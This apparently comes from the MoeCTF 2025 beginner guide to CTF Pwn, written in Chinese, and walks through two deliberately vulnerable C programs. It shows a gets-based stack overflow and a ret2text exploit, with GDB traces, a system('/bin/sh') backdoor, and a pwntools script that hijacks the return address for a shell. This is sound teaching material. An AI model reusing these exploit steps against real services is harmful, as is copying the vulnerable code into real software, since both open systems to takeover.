别忘了这里是 CTF！一般的 CTF Pwn 题目由题目描述、附件、远程环境组成。你需要做的是通过刚才所学分析附件中程序的漏洞并成功在本地 `getshell` 或拿到“flag”。获取本地的 `shell` 没什么意义，远程环境运行的程序和附件中的相同，只要连接远程环境并执行相同操作即可获取远程的 `shell`！（MoeCTF Pwn 比较简单，不一定需要 `getshell`。）程序附件一般没有可执行权限，记得先执行 `chmod +x <file>`。

 Important

对于西电 CTF 终端：如果你正在使用虚拟机/WSL，最稳妥的方案是在虚拟机/WSL 上安装并配置 `wsrx`。如果在主机配置 `wsrx`：请首先确保虚拟机能和主机共享网络（例如能访问正常网站）。在 `wsrx` 主页点击小齿轮设置监听地址为 `0.0.0.0` 然后在主机执行 `ipconfig` 查询本机局域网 IP 地址（或者为虚拟机配置的 NAT 分配的主机地址），在虚拟机/WSL 里通过主机地址（例如 `192.168..`）连接远程环境而非 `127.0.0.1/localhost`。注意在这种情况下需要将平台在线环境给出的 `ws` 链接（点击“WSRX”键）粘贴到 `wsrx` 主页进行连接而不能用平台直接创建连接。连接环境并非题目考察内容，如仍有问题请直接联系群管理员。

MoeCTF 题目设置由易到难知识覆盖面较广，而且面向基础。但是但是，刚开始做 Pwn 也许一道题就能做一天（也算是 Pwn 的乐趣所在吧 😊），这很正常。如果你未能完全看懂本指北，也很正常（“学习路线”一节有不少“超纲”的知识）。大胆尝试才是关键！直接开始 MoeCTF 2025 吧，如果你未来想要继续做题：

- [攻防世界](#)
- [Bugku](#)
- [pwn.college](#)（零基础）
- [Pwnable](#)
- [CTFTime](#)——全球 CTF 赛事时间表。

实例

⚠ Caution

接下来的实例中会反复出现 `gets` 函数，但请注意，这是一个早已弃用的，一定会产生漏洞的函数。我们使用这个函数只是为了演示方便，在现实存在的程序中很难见到它。大家在编写正常的 C 程序时千万不要使用 `gets`。

一个简单的栈缓冲区溢出

接下来用一个栈缓冲区溢出，帮你了解一下栈缓冲区溢出主要是在做什么，如果你还不知道栈是什么的话，可以通过 [CTFWiki](#) 进行了解。

环境：x86_64 GNU/Linux

在运行之前，通过 `echo "flag{Congratulations You get your first flag!}" > flag` 在当前路径生成一个 flag，并编写我们的 `pwn.c` 文件

```
// File: pwn.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <fcntl.h>
#include <unistd.h>

void getflag()
{
    int fd = open("flag", O_RDONLY);
    char buf[100];
    int n = read(fd, buf, sizeof(buf));
    write(1, buf, n);
    close(fd);
}

int main(void) {
    char flag[0x8];
    char buf[0x8];

    puts("Now input something! Maybe I can give you a flag!");
    gets(buf);
    if(strcmp(flag, "YourFlag") == 0){
        getflag();
        printf("\nI know u can do this!\n");
    }
    else
    {
        printf("\nNothing.\n");
    }

    return 0;
}
```

接下来通过以下命令进行编译，（\$ 仅为提示符，实际不输入）

```
$ gcc -no-pie -fno-stack-protector pwn.c -o pwn
```

此时在当前路径生成了一个名为 `pwn` 的程序文件，接下来我将带着你走一遍这道题目的攻击流程。

攻击

1. 用 `checksec` 检查保护机制

```
$ checksec --file=pwn
```

我们将得到该程序的保护机制

```
Arch:      amd64
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
SHSTK:     Enabled
IBT:       Enabled
Stripped:  No
```

能看到栈缓冲区溢出保护（Stack Canary）和位置无关程序（PIE）保护已关闭。

2. 用 IDA 反汇编反编译挖掘漏洞

将程序拖到 IDA 中，首次打开该程序会显示如下设置


```

1 int __fastcall main(int argc, const char **argv, const char **envp)
2 {
3     __int64 v4; // [rsp+0h] [rbp-10h] BYREF
4     char s1[8]; // [rsp+8h] [rbp-8h] BYREF
5
6     puts("Now input something! Maybe I can give you a flag!");
7     gets(&v4, argv);
8     if ( !strcmp(s1, "YourFlag") )
9     {
10         getflag();
11         puts("\nI know u can do this!");
12     }
13     else
14     {
15         puts("\nNothing.");
16     }
17     return 0;
18 }

```

我们能看到，IDA 该程序进行了反编译，形成了一个类 C 的伪代码，与前面我们编写的题目进行对比，能看到首先丢失了符号信息，`main` 函数中的 `flag` 和 `buf` 两个符号都已经没了，与之对应的分别对是这里的 `s1[8]` 与 `v4`，甚至类型信息也存在问题，我们源程序中的 `buf` 是一个 `char` 类型的数组，这里被识别为了 `__int64`，而且 `gets` 函数明明只有一个参数，这里变成了两个参数。鼠标点击符号使光标移动于此，通过快捷键 `n` 更改变量名称，快捷键 `y` 更改类型，还原一下程序原本的样貌，此时可以看到，程序已经和我们最初的源码几近相同了。真实情境下我们大概没有源码，需要自行推断栈上变量布局。

```

int __fastcall main(int argc, const char **argv, const char **envp)
{
    char buf[8]; // [rsp+0h] [rbp-10h] BYREF
    char flag[8]; // [rsp+8h] [rbp-8h] BYREF

    puts("Now input something! Maybe I can give you a flag!");
    gets(buf);
    if ( !strcmp(flag, "YourFlag") )
    {
        getflag();
        puts("\nI know u can do this!");
    }
    else
    {
        puts("\nNothing.");
    }
    return 0;
}

```

此时我们阅读一下程序的逻辑，它通过 `gets` 向 `buf` 中进行了读取，之后进行了一个判别，如果 `flag` 的内容为 `YourFlag`，则会执行 `getflag` 函数获得 `flag`，可是我们自始至终没有对 `flag` 进行输入，这要怎么控制它的内容呢？原来，`gets` 对输入长度没有进行限制，它会一直读取到换行符 `\n` 才停止（直接运行的话，一直到我们输入回车停止），但它的长度只有8，多输入的部分会到哪儿呢？接下来，我们通过 GDB 进行动态调试，观察一下溢出的部分到了哪里。

3. GDB调试

通过 `gdb ./pwn` 调试该程序

```
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwdbg: loaded 187 pwndbg commands and 48 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwdbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_var, $bn_eval, $ida GDB functions
(can be used with print/break)
Reading symbols from pwn...
(No debugging symbols found in pwn)
----- tip of the day (disable with set show-tips off) -----
Pwndbg sets the SIGLARM, SIGBUS, SIGPIPE and SIGSEGV signals so they are not passed to the app; see info signals for full
GDB signals configuration
pwdbg>
```

接下来我们将进入到 GDB 的页面，通过 `start` 启动程序

```
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwdbg: loaded 187 pwndbg commands and 48 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwdbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_var, $bn_eval, $ida GDB functions
(can be used with print/break)
Reading symbols from pwn...
(No debugging symbols found in pwn)
----- tip of the day (disable with set show-tips off) -----
Pwndbg sets the SIGLARM, SIGBUS, SIGPIPE and SIGSEGV signals so they are not passed to the app; see info signals for full
GDB signals configuration
pwdbg> start
Temporary breakpoint 1 at 0x401263

Temporary breakpoint 1, 0x0000000000401263 in main ()
pwdbg> q
-/mnt/d/pwn/ctf/dasctf/mini 5m 19s 23:15:34
-/mnt/d/pwn/ctf/dasctf/mini 32s 23:16:10
gdb pwn
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04.2) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwdbg: loaded 187 pwndbg commands and 48 shell commands. Type pwndbg [--shell | --all] [filter] for a list.
pwdbg: created $rebase, $base, $hex2ptr, $argv, $envp, $argc, $environ, $bn_sym, $bn_var, $bn_eval, $ida GDB functions
(can be used with print/break)
Reading symbols from pwn...
(No debugging symbols found in pwn)
----- tip of the day (disable with set show-tips off) -----
Use the canary command to see all stack canary/cookie values on the stack (based on the *usual* stack
canary value initialized by glibc)
pwdbg> start
Temporary breakpoint 1 at 0x401263
pwdbg>
```

```
RAX 0x00125b (main) ← endbr64
RDX 0
RCX 0x403e18 (__do_global_ctors_aux_fini_array_entry) → 0x0011c8 (__do_global_ctors_aux) ← endbr64
RDI 0x7fff6433f778 → 0x7fff64340dbc ← 'HOSTTYPE=x86_64'
RDI 1
RSI 0x7fff6433f768 → 0x7fff64340d9d ← '/mnt/d/pwn/ctf/dasctf/mini/pwn'
R8 0x7c6f6d1a5668 (Initial+16) ← 0
R9 0x7c6f6d1a5668 (dl_fini) ← endbr64
R10 0x7c6f6d1a5668 ← 0x001200000000
R11 0x7c6f6d1a5668 (dl_audit_preinit) ← endbr64
R12 0x7fff6433f768 → 0x7fff64340d9d ← '/mnt/d/pwn/ctf/dasctf/mini/pwn'
R13 0x00125b (main) ← endbr64
R14 0x403e18 (__do_global_ctors_aux_fini_array_entry) → 0x0011c8 (__do_global_ctors_aux) ← endbr64
R15 0x7c6f6d1c4048 (rtld_global) → 0x7c6f6d1c52e0 ← 0
RBP 0x7fff6433f650 ← 1
RSP 0x7fff6433f650 ← 1
RIP 0x401263 (main+8) ← sub rsp, 0x10
[ DISASM / x86-64 / set emulate on ]
0x401263 <main+8> sub rsp, 0x10 RSP => 0x7fff6433f640 (0x7fff6433f650 - 0x10)
0x401267 <main+12> lea rax, [rip + 0x2a2] RAX => 0x402010 ← 'Now input something! Maybe
I can give you a flag!'
0x40126e <main+19> mov rdi, rax RDI => 0x402010 ← 'Now input something! Maybe
I can give you a flag!'
0x401271 <main+22> call puts@plt <puts@plt>
0x401276 <main+27> lea rax, [rbp - 0x10]
0x40127a <main+31> mov rdi, rax
0x40127d <main+34> mov eax, 0 EAX => 0
0x401282 <main+39> call gets@plt <gets@plt>
0x401287 <main+44> lea rax, [rbp - 8]
0x40128b <main+48> lea rdx, [rip + 0xdb0] RDX => 0x402042 ← 'YourFlag'
0x401292 <main+55> mov rsi, rdx
[ STACK ]
00:0000 rbp 0x7fff6433f650 ← 1
01:0000 +000 0x7fff6433f650 → 0x7c6f6d1c29d0 (__libc_start_call_main+120) ← mov edi, eax
02:0010 +010 0x7fff6433f660 ← 0
03:0018 +018 0x7fff6433f668 → 0x00125b (main) ← endbr64
04:0020 +020 0x7fff6433f670 → 0x16433f750
05:0028 +028 0x7fff6433f678 → 0x7fff64340d9d ← '/mnt/d/pwn/ctf/dasctf/mini/pwn'
06:0030 +030 0x7fff6433f680 ← 0
07:0038 +038 0x7fff6433f688 ← 0x933e5e7c68b0d3
[ BACKTRACE ]
0 0x401263 main+8
1 0x7c6f6d1c29d0 __libc_start_call_main+120
2 0x7c6f6d1c29d0 __libc_start_main+128
3 0x001135 _start+37
```

能看到右侧最上面 pwndbg 输出了相关的寄存器，中间是我们程序执行到的位置，以汇编形式展示，下面是栈中的内容，最下面是程序的调用栈，通过 `ni` 命令，我们能逐指令执行，在 IDA 中我们观察到，`buf` 和 `flag` 相对于 `rbp` 的位置是

```
char buf[8]; // [rsp+0h] [rbp-10h] BYREF
char flag[8]; // [rsp+8h] [rbp-8h] BYREF
```

当执行到 `gets` 函数的时候，我们通过 `tele` 指令查看一下 `rbp-0x10` 处的内容

```
pwndbg> tele rbp-0x10
00:0000| rdi rsp 0x7fff6433f640 ← 0x1000
01:0008|-008      0x7fff6433f648 → 0x401110 (_start) ← endbr64
02:0010| rbp      0x7fff6433f650 ← 1
03:0018|+008      0x7fff6433f658 → 0x7c6f6ce29d90
(__libc_start_call_main+128) ← mov edi, eax
04:0020|+010      0x7fff6433f660 ← 0
05:0028|+018      0x7fff6433f668 → 0x40125b (main) ← endbr64
06:0030|+020      0x7fff6433f670 ← 0x16433f750
```

能看到，此时 `rbp-0x10` 处的 `buf` 的内容是 `0x1000`，而 `rbp-8` 处的 `flag` 的内容是 `0x401110`。接下来我们再次 `ni`，执行 `gets` 函数，并输入16个 `a`，观察溢出的8个 `a` 的去向

```
pwndbg> tele rbp-0x10
00:0000| rax rsp 0x7fff6433f640 ← 'aaaaaaaaaaaaaaaa'
01:0008|-008      0x7fff6433f648 ← 'aaaaaaaa'
02:0010| rbp      0x7fff6433f650 ← 0
03:0018|+008      0x7fff6433f658 → 0x7c6f6ce29d90
(__libc_start_call_main+128) ← mov edi, eax
04:0020|+010      0x7fff6433f660 ← 0
05:0028|+018      0x7fff6433f668 → 0x40125b (main) ← endbr64
06:0030|+020      0x7fff6433f670 ← 0x16433f750
```

此时发现，不仅 `rbp-0x10` 处被 `a` 覆盖掉了，`rbp-8` 处的 `flag` 也被多余出来的8个 `a` 覆盖掉了，这便是发生了溢出，并且是从低地址 `0x7fff6433f640` 向高地址 `0x7fff6433f648`，如若我们将后8个 `a` 更改为 `YourFlag`，便能将 `flag` 的内容填充为 `YourFlag`，程序最终成功执行 `getflag` 函数。

我们通过 `run` 命令，重新执行该程序，再试一次

```
pwndbg> run
Starting program: /mnt/d/pwn/ctf/dasctf/mini/pwn
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Now input something! Maybe I can give you a flag!
aaaaaaaaYourFlag
flag{Congratulations You get your first flag!}

I know u can do this!
```

此时便成功获得了 `flag`。

一个简单的 ret2text

接下来是一个简单的 `ret2text` 实例。在该实例中，将进一步了解栈缓冲区溢出的威力，以及 `pwntools` 的用法。

环境：x86_64 GNU/Linux

```
// File: pwn.c

#include <stdio.h>
#include <stdlib.h>

void backdoor() { system("/bin/sh"); }

int main(void) {
    char name[0x10];
    puts("what's your name?");
    gets(name);
    printf("Hello, %s!\n", name);
    return 0;
}
```

通过以下命令进行编译（\$ 仅为提示符，实际不输入），强制启用 `char *gets(char *)` 并关闭一些保护机制。

```
$ gcc --ansi -no-pie -fno-stack-protector pwn.c -o pwn
```

接下来，我们假设这个程序文件在网上公开下载，假设这个程序在一台服务器上运行，已经暴露在网络中，提供给远程计算机进行交互。现在我们来攻击它。😈

攻击

1. 用 `checksec` 检查保护机制

我们是攻击者，已经得到了这个程序文件（就是刚才编译的结果）。在程序所在目录执行

```
$ checksec --file=pwn
```

，输出（部分略）：

RELRO	STACK CANARY	NX	PIE
Partial RELRO	No canary found	NX enabled	No PIE

。可以看到栈缓冲区溢出保护（Stack Canary）和位置无关程序（PIE）保护已关闭。

2. 用 IDA 反汇编反编译挖掘漏洞

将程序拖入 IDA 中加载（你可能需要将程序文件从虚拟机中移到主机中，这里不赘述），找到 `main` 函数，按 F5 反编译显然可得该程序使用一个不会检查输入与缓冲区长度的 `gets` 函数读入字符串，我们因此可以进行无限长**栈缓冲区溢出**。同时我们看到 `backdoor` 函数会启用一个 `shell`，这正是我们想要的。由于没有启用 PIE，于是只需将控制流劫持到此处（静态地址）即可。记下 `backdoor` 函数地址。

主函数结束方式为正常 `return`，此时程序执行流会跳转到先前调用主函数时保存在栈中的返回地址所指向的位置。但是由于栈向低地址扩展（反向），而字符串写入由低地址向高地址（正向），且程序执行时先保存返回地址再开辟用于存储栈上字符串的空间，所以返回地址位于读入字符串的高地址处且可因字符串溢出而被修改。`gets(char *)` 在读入字符串时不会检查长度，可以任意长度溢出。因此只需覆盖返回地址至 `backdoor` 即可。别忘了调用栈上返回地址前还保存了栈指针，虽然对解题无影响，但因此需要多输入覆盖 8 个字节。

由于编译器会倾向将栈上变量地址 16 字节对齐（地址能被 16 整除），所以栈上最高地址（最后一个）变量的末尾可能不紧贴暂存的 `rbp`。不能通过变量的“大小”直接判定其与栈底的偏移，做题时可以通过反编译结果中变量旁的注释查看栈上变量的准确位置。

3. 用 GDB + pwndbg 调试

在程序所在目录执行（`pwndbg>` 仅为提示符，实际不输入）

```
$ gdb ./pwn
pwndbg> b gets
pwndbg> r
```

，触发断点。观察 `[STACK]` 一栏，可以看到当前的程序调用栈（注意 GDB 中地址空间随机化默认不启用，但对于本题无影响）：

```
00:0000| rsp      0x7fffffffda8 → 0x40118f (main+35) ← lea rax,
[rbp - 10h]
01:0008| rax rdi 0x7fffffffda8 ← 0x0
02:0010| -008     0x7fffffffda8 → 0x7fffffffda8 → 0x7fffffffda83
03:0018| rbp      0x7fffffffda0 → 0x7fffffffda60 → 0x7fffffffda5c0
← 0x0
04:0020| +008     0x7fffffffda8 → 0x7ffff7da7e08
(__libc_start_call_main+120) ← mov edi, eax
...
```

（其中 `→` 和 `←` 都可理解为 C 语言中的指针解引用，`0x7fxxxx` 为栈地址，未实际存储。）

- `rsp + 0x00`：当前栈顶。存放 `gets` 函数的返回地址。（不重要，无法控制）
- `rsp + 0x08`：存放 `name` 前半。第 1 个参数（`rdi` 所指），即源码中 `name`。用户输入自此读入。
- `rsp + 0x10`：存放 `name` 后半。此时仍有“垃圾”数据。
- `rsp + 0x18`：存放 `__libc_start_call_main` 函数（`main` 的调用方）的调用栈帧基址（`rbp`）。
- `rsp + 0x20`：存放 `main` 函数返回地址。

4. 用 Python + pwntools 编写利用脚本

在程序所在目录编写 Python 脚本

```
# File: pwnit.py

from pwn import *          # pwntools
io = process('./pwn')      # 启动程序
backdoor_address = ...    # 刚才获得的 `backdoor` 地址
backdoor_address += 1     # 施法
payload = cyclic(0x10)     # 填满 `name`
payload += cyclic(0x8)     # 填满暂存的 `rbp`
payload += p64(backdoor_address) # 篡改返回地址
io.sendlineafter(b'?\\n', payload) # 待输出至 `?\\n` 后输入 payload
io.interactive()          # 收获成果
```

。在程序所在目录执行

```
$ python pwnit.py
```

，成功 getshell。🎉

实际上你需要用 `io = connect('<IP>', <端口>)` 替换 `io = process('./pwn')` 以攻击远程环境（相当于 nc 连接）。

📌 Note

`backdoor_address += 1` 是个啥？

你可以试着去掉这行再运行看看，程序运行时触发 SIGSEGV（段错误）。这是 Pwn 初学者必踩一次的坑。用 GDB 调试运行（pwntools gdb 模块能帮到你），程序在 `system` 函数中这个指令处崩溃：

```
movaps xmmword ptr [rsp + 0x50], xmm0
```

其实是 `movaps` 指令要求目标地址（此处为 `rsp + 0x50`）16 字节对齐（尾数为 0）导致的。通过将劫持的地址 +1，跳过 `backdoor` 中的 `push rbp`（该指令机器码长度 1 字节）从而使 `rsp` 16 字节对齐。

类似的解决方案是在 ROP 调用链中插入一个空 gadget（仅 `ret`），使 `rsp` 16 字节对齐。

总结

感谢你认真读到这里，Pwn 真的是一个很难入门的方向，冗长的前置知识，漫长的打基础，往往会劝退很多同学，但请相信，你的努力不会白费，历尽千帆，你终将成为大佬！为了防止我们的新同学们被劝退，我们在指北中添加了很多文章、课程、以及常见入门会遇到的坑，希望最终大家可以成功入门，成为一名新的 Pwner，水平有限，如有错误望请指正，如若遇到其他的问题，XDSEC 的大家都是很愿意解答的，请不要害羞，大胆提问。最后，感谢所有 MoeCTF 2025 的贡献者，希望 MoeCTF 可以带领大家走进 CTF 的世界！😊

本文以 [CC BY-SA 4.0](#) 协议共享。（参考资料均已在文中引用）

作者：rik (2024)

akzdj, RF (2025)